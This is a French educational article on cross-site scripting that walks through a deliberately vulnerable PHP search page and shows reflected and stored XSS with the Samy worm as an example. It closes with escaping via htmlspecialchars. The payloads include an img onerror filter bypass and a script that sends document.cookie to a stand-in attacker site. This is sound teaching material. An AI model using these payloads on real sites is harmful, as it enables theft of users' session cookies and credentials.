Que20

Zeste de savoir

Les failles XSS

12 août 2019

Table des matières

Je tiens à préciser que cet article est à but pédagogique et ne vise pas à pousser à l'illégalité. La sécurité informatique est un domaine passionnant, d'ailleurs on peut même en faire un métier (si, si je vous assure !), mais il ne faut jamais oublier que vous êtes responsable de vos faits et "zestes" et que la limite est rapidement franchie, et ce même si vous avez les meilleures intentions du monde.

Dans cet article, nous allons aborder une autre faille Web classique et majeure : la XSS.

XSS est l'abréviation de **Cross-Site Scripting**.
Pour l'anecdote, l'abréviation aurait dû être logiquement CSS mais comme ce terme était déjà employé pour désigner les feuilles de styles (**Cascading Style Sheets** en anglais), le X fut choisi en raison du premier mot (cross ou croix en français).

1. Qu'est-ce qu'une faille XSS ?

Une faille XSS consiste à injecter du code directement interprétable par le navigateur Web, comme, par exemple, du JavaScript ou du HTML. Cette attaque ne vise pas directement le site comme le ferait une injection SQL mais concerne plutôt la partie client c'est-à-dire vous (ou plutôt votre navigateur). Ce dernier ne fera aucune différence entre le code du site et celui injecté par le pirate, il va donc l'exécuter sans broncher. Les possibilités sont nombreuses : redirection vers un autre site, vol de cookies, modification du code HTML de la page, exécution d'exploits contre le navigateur : en bref, tout ce que ces langages de script vous permettent de faire.

Passons directement à la pratique. ;-)

2. Les XSS : explications

Regardons ce bout de code.

```
<!DOCTYPE html>
<html lang="fr">
    <head>
      <meta charset="utf-8" />
    </head>
    <body>
        <h1>Mon super moteur de recherche</h1>

        <?php
        if(!empty($_GET['keyword']))
        {
            echo "Résultat(s) pour le mot-clé : ".$_GET['keyword'];
        }
        ?>

        <form type="get" action="">
            <input type="text" name="keyword" />
            <input type="submit" value="Rechercher" />
        </form>
    </body>
</html>
```

Rien d'extravagant, il ne fait qu'afficher un champ qui nous servira pour un petit moteur de recherche.

> Si vous essayez de rechercher un mot vous n'obtiendrez aucun résultat, c'est tout à fait normal mais ça ne va pas nous gêner pour cette petite démonstration.

Testons donc ce formulaire avec le mot **test**. :-)

```
http://localhost/xss.php?keyword=test
```

Rien à signaler.

Maintenant testons avec `<h1>test</h1>`

```
http://localhost/xss.php?keyword=<h1>test</h1>
```

Mais... qu'est-ce que ... ?

Analysons le code obtenu.

```
<!DOCTYPE html>
<html lang="fr">
```

```
    <head>
      <meta charset="utf-8" />
    </head>
    <body>
        <h1>Mon super moteur de recherche</h1>

        Résultat(s) pour le mot-clé : <h1>test</h1>
        <form type="get" action="">
            <input type="text" name="keyword" value="<h1>test</h1>"
                />
            <input type="submit" value="Rechercher" />
        </form>
    </body>
</html>
```

Et plus particulièrement cette ligne.

```
Résultat(s) pour le mot-clé : <h1>test</h1>
```

`<h1>test</h1>` c'est le mot-clé que nous avons entré dans le formulaire. Le navigateur reçoit le résultat et tombe sur `<h1>test</h1>`. Pour lui il s'agit d'une balise HTML, il va donc l'interpréter comme telle d'où le mot test en tant que titre.

Testons avec, par exemple, `<h1 style="color:red;"><u>test</u></h1>` pour vérifier notre théorie (le mot recherché devrait alors être affiché en tant que titre, souligné et en rouge).

```
http://localhost/xss.php?keyword=<h1
    style="color:red;"><u>test</u></h1>
```

Bingo : nous sommes bien en présence d'une faille XSS car le navigateur interprète le code que nous avons injecté.


3. Injection de code JavaScript

Dans les exemples précédents nous avons injecté du code HTML, ceci dit le HTML n'est pas le seul langage directement compréhensible par un navigateur Web : le JavaScript en est un autre et va nous permettre de pousser notre exploitation un peu plus loin car le fait est que le HTML est un langage de balisage alors que JavaScript est un vrai langage de programmation, ce qui va nous permettre de faire des choses très intéressantes.

Pour faire comprendre au navigateur que nous voulons qu'il interprète le code comme du JavaScript nous plaçons nos instructions entre la balise `<script></script>`. Nous verrons aussi par la suite comment on peut éventuellement se passer de cette balise dans le cas où le site vulnérable la filtrerait.

Un cas classique est de tenter d'afficher une fenêtre d'alerte.

[http ://localhost/xss.php ?keyword=<script>alert(”Coucou tu veux voir ma... faille XSS ?”) ;</script>](http://localhost/xss.php ?keyword= <script>alert(”Coucou tu veux voir ma... faille XSS ?”) ;</script>)



Ça marche !

Ceci dit j'avoue que ce n'est pas encore très intéressant. Poussons donc un peu plus loin : affichons nos cookies.

> Pour ceux qui ne le sauraient pas, un cookie dans ce cas-ci n'est pas un biscuit mais un petit fichier, stocké localement, qui permet de retenir une information (exemple : un login/mot de passe afin d'éviter de devoir chaque fois le retaper).

Pour l'exemple suivant, j'ai modifié légèrement le code afin de créer deux cookies.


```
<!DOCTYPE html>
<html lang="fr">
    <head>
      <meta charset="utf-8" />

      <script>
        document.cookie = 'login=admin;'
        document.cookie =
            'motdepasse=mon_super_mot_de_passe_secret_que_personne_ne_trouvera
      </script>
    </head>
    <body>
        <h1>Mon super moteur de recherche</h1>

        <?php
        if(!empty($_GET['keyword']))
        {
            echo "Résultat(s) pour le mot-clé : ".$_GET['keyword'];
        }
        ?>

        <form type="get" action="">
            <input type="text" name="keyword" />
            <input type="submit" value="Rechercher" />
        </form>
    </body>
</html>
```

Pour récupérer les cookies, on peut utiliser la fonction `document.cookie`.

C'est parti !

[http ://localhost/xss.php ?keyword=<script>window.alert("Mes cookies sont : " + document.cookie) ;</script>](http ://localhost/xss.php ?keyword= <script>window.alert("Mes cookies sont : " + document.cookie) ;</script>)

Et voici le résultat.



Si ça ce n'est pas nos cookies alors je ne sais pas ce que c'est !

Une question que certains d'entre vous se seront peut être posée : on affiche nos cookies certes, mais **localement**... alors comment un pirate peut-il, à distance, les récupérer ?

Eh bien en fait c'est tout simple et c'est là que nous pouvons voir l'utilité d'un langage de programmation : il suffit, par exemple, de rediriger la personne vers un site du pirate tout en prenant soin de lui passer les cookies en paramètres. Le site du pirate n'aura plus qu'à les récupérer. ;-)

[http ://localhost/xss.php ?keyword=<script>window.location.replace("http ://www.sitedupirate.com/recuperercookie.php ?cookies=" + document.cookie) ;</script>](http ://localhost/xss.php ?keyword= <script>window.location.replace("http ://www.sitedupirate.com/recuperercookie.php ?cookies= " + document.cookie) ;</script>)

Et l'adresse sur laquelle vous tombez finalement est.

http ://www.sitedupirate.com/recuperercookie.php ?cookies=login=admin ; motdepasse=mon_super_mot_de_passe_secret_que_personne_ne_trouvera

Voilà comment ce maudit pirate peut récupérer nos cookies : il demande gentiment à votre navigateur de les lui donner et votre navigateur, bon comme il est, les lui donne sans broncher puis redirige le tout vers son site ! Il ne lui reste plus qu'à récupérer le colis !

4. Des protections pas toujours efficaces

Comme je vous l'ai dit tout à l'heure, pour injecter du code JavaScript on le place généralement entre une balise `<script></script>`. On pourrait donc penser qu'interdire cette balise suffirait à empêcher d'injecter du code JavaScript.

Et bien... il n'en est rien ! ;-)

On peut, par exemple, combiner une balise HTML et un événement JavaScript.

```
1 <img src="aaaaa" />
```

Cette balise HTML va tenter d'afficher l'image dont la source est aaaaa.


Ajoutons-y un événement.

```
<img src="aaaaa" onerror="alert('Image introuvable');" />
```

L'événement `onerror` s'exécute (et surtout exécute le code JavaScript qu'on lui a fournit) lorsqu'il y a une erreur comme... une image dont la source est erronée ;-). L'image ne pouvant être chargée et affichée, l'événement `onerror` entre en action !

Testons.

```
http://localhost/xss.php?keyword=<img src="aaaaa"
    onerror="alert('Et hop ! Même pas eu besoin d\'une balise
    <script> </script> :P');" />
```



Bingo, c'est gagné et, comme indiqué, nous n'avons même pas eu besoin de balises `<script></script>` !

La « *blacklistage* »" de balise n'est donc pas du tout une protection suffisante contre ce type d'attaques. Nous verrons à la fin de l'article un moyen fiable de s'en protéger, mais avant d'y venir, précisons qu'il existe deux grandes catégories de XSS : celles qui ont un pistolet chargé et... HEM pardon... je disais donc qu'il en existe deux catégories : les non permanentes et les permanentes.

Voyons tout de suite ce qui les différencie l'une de l'autre. ;-)

5. Les XSS non permanentes

Les XSS non permanentes, c'est simple : c'est exactement les exemples que je vous ai montrés.

Pourquoi les nomme-t-on **non permanentes** ?

Tout simplement parce qu'elles dépendent d'une donnée entrée par l'utilisateur et parce qu'elles ne sont pas "stockées" (lorsque l'on poste un message sur un forum, celui-ci est souvent stocké dans une base de données et **ré-affiché** lorsqu'une autre personne visite la page, alors que pour notre petit moteur de recherche, ça n'est absolument pas le cas).

Une autre personne visitant la même page quelques secondes après notre injection n'aurait absolument pas eu le même résultat.

Il faut donc amener (ou forcer, car en utilisant une faille de type CSRF , il est possible que l'utilisateur n'ait même plus besoin de cliquer sur le lien) la victime à visiter la page **en précisant le code malveillant que l'on veut lui faire exécuter** et il existe pas mal de moyens d'y parvenir : par exemple le social engineering (si si, quand c'est **bien fait** (vous savez, pas comme les brouteurs) et que l'utilisateur est un peu du genre « je clique partout sans prendre le temps de faire gaffe à ce sur quoi je clique », ça marche très bien) ou encore un lien volontairement mal construit dans un mail au format HTML (merci au validateur pour la suggestion).

6. Les XSS permanentes

Contrairement aux XSS non permanentes, le code injecté est stocké.

Un exemple commun : un forum.

Si vous postez le message `Salut !`, chaque personne visitant la page en question verra `Salut !`. Maintenant imaginons qu'au lieu de `Salut !` vous postiez `<h1>Salut !</h1>` : chaque personne visitant la page verra `Salut !` en tant que titre et ce sans avoir à faire quoi que se soit.

Vous voyez où je veux en venir ? ;-)

Si vous postez `<script>alert("Salut !");</script>`, chaque personne qui visitera la page aura une fenêtre d'alerte indiquant `Salut !`. Et si au lieu d'afficher une fenêtre d'alerte vous demandez au navigateur affichant la page de vous envoyer les cookies de l'utilisateur, chaque personne visitant la page vous enverra ses cookies.

Vous commencez à voir en quoi ça peut très vite devenir problématique ?

Le simple fait de visiter la page suffit puisque le message est stocké et surtout affiché à chaque visite de cette page : le code malveillant est donc lui aussi ré-exécuté à chaque fois. Il n'y a donc plus besoin de préciser un quelconque paramètre ni de s'occuper à envoyer un mail à la victime, le simple fait de visiter la page suffit et tout le monde aura le même résultat, étant donné que l'injection est cette fois-ci stockée (d'où l'intérêt d'être un peu plus discret avec ce type de XSS car une fenêtre d'alerte s'affichant à chaque fois que vous chargez la page infectée, c'est tout sauf discret).

Pour se rendre compte de l'importance du problème, on peut citer l'exemple du ver Samy qui toucha le site MySpace en 2005. Ce ver, bien que totalement inoffensif, consistait simplement à forcer la personne visitant la page d'un profil infecté à poster « *but most of all, samy is my hero* » et ajoutait Samy Kamkar, le créateur de ce ver, en ami.

La personne visitant le profil infecté se voyait donc à son tour infectée, les amis visitant le profil de la personne nouvellement infectée se voyaient aussi infectés, les amis des amis de la personne infectée étaient donc également infectés à leur tour et ainsi de suite : en l'espace de vingt heures seulement et avec comme seul point de départ son profil, Samy avait plus d'un million d'amis (autrement dit plus d'un million de personnes ont été touchées en visitant un profil infecté).

Cet exemple montre à quel point une faille XSS permanente peut très vite devenir virale.

7. S'en protéger

Pour se protéger des XSS il faut remplacer les caractères qui pourraient éventuellement être compris par le navigateur comme des balises par leur entité HTML.

En faisant cela, le navigateur affichera textuellement le caractère et ne cherchera plus à l'interpréter.

`<h1>test</h1>` donnera donc le message `<h1>test</h1>` et non plus le mot « test » en tant que titre.

En PHP, vous pouvez utiliser les fonctions htmlentities ou htmlspecialchar

`htmlentities` encode tous les caractères spéciaux (< > "...) mais aussi les **é è à ù**... alors que `htmlspecialchars` se contente des caractères spéciaux ce qui suppose donc que vous utilisez un charset supportant les caractères comme **é è à ù** sinon vous aurez probablement des à la place.
Le paramètre ENT_QUOTES est ajouté à la fonction `htmlentities` ou `htmlspecialchars` pour préciser d'échapper également les simples guillemets car cela peut être problématique, notamment si, par exemple, vous utilisez la chaîne vulnérable dans un attribut d'une balise HTML qui est sous la forme `attribut='valeur'` : le simple guillemet n'étant pas échappé, il est donc encore possible de fermer cet attribut. Le ENT_QUOTES empêchera cela.

Modifions notre code afin d'y ajouter cette protection.

```
<!DOCTYPE html>
<html lang="fr">
    <head>
      <meta charset="utf-8" />
    </head>
    <body>
        <h1>Mon super moteur de recherche</h1>

        <?php
        if(!empty($_GET['keyword']))
        {
            echo
                "Résultat(s) pour le mot-clé : ".htmlspecialchars($_GET['keywo
                ENT_QUOTES);
        }
        ?>

        <form type="get" action="">
            <input type="text" name="keyword" />
            <input type="submit" value="Rechercher" />
        </form>
```

```
20      </body>
21  </html>
```

Et puis testons :

Cette fois ça y est, nous voici enfin en sécurité !

---

8. Conclusion

La faille XSS est, avec les injections SQL, une des failles les plus fréquentes du Web. Elle permet énormément de choses (vol de cookies, vol de données sensibles (login/mot de passe) en détournant le formulaire, redirection vers des sites malveillants voire tenter l'exploitation de failles applicatives d'un navigateur vulnérable et/ou de ses plugins afin de corrompre le système) et sa facilité d'exploitation est déconcertante.

Malgré ce constat qui parait alarmant, elle peut être facilement évitée si l'on prend la peine de traiter correctement les données en entrée, car pour rappel : ne faites jamais confiance aux données provenant de l'utilisateur. ;-)

i

Pour ceux que ça intéresse, voici le lien d'un site francophone de challenges informatiques qui vous permettra de vous frotter à ce genre d'épreuves **de manière tout à fait légale**.
http ://www.root-me.org
Et voici le lien de mon profil si vous avez besoin d'aide. ;-)
L'avantage avec ce type de sites, c'est qu'on peut s'exercer sans se soucier du problème juridique (sauf si vous vous attaquez au site et non aux épreuves).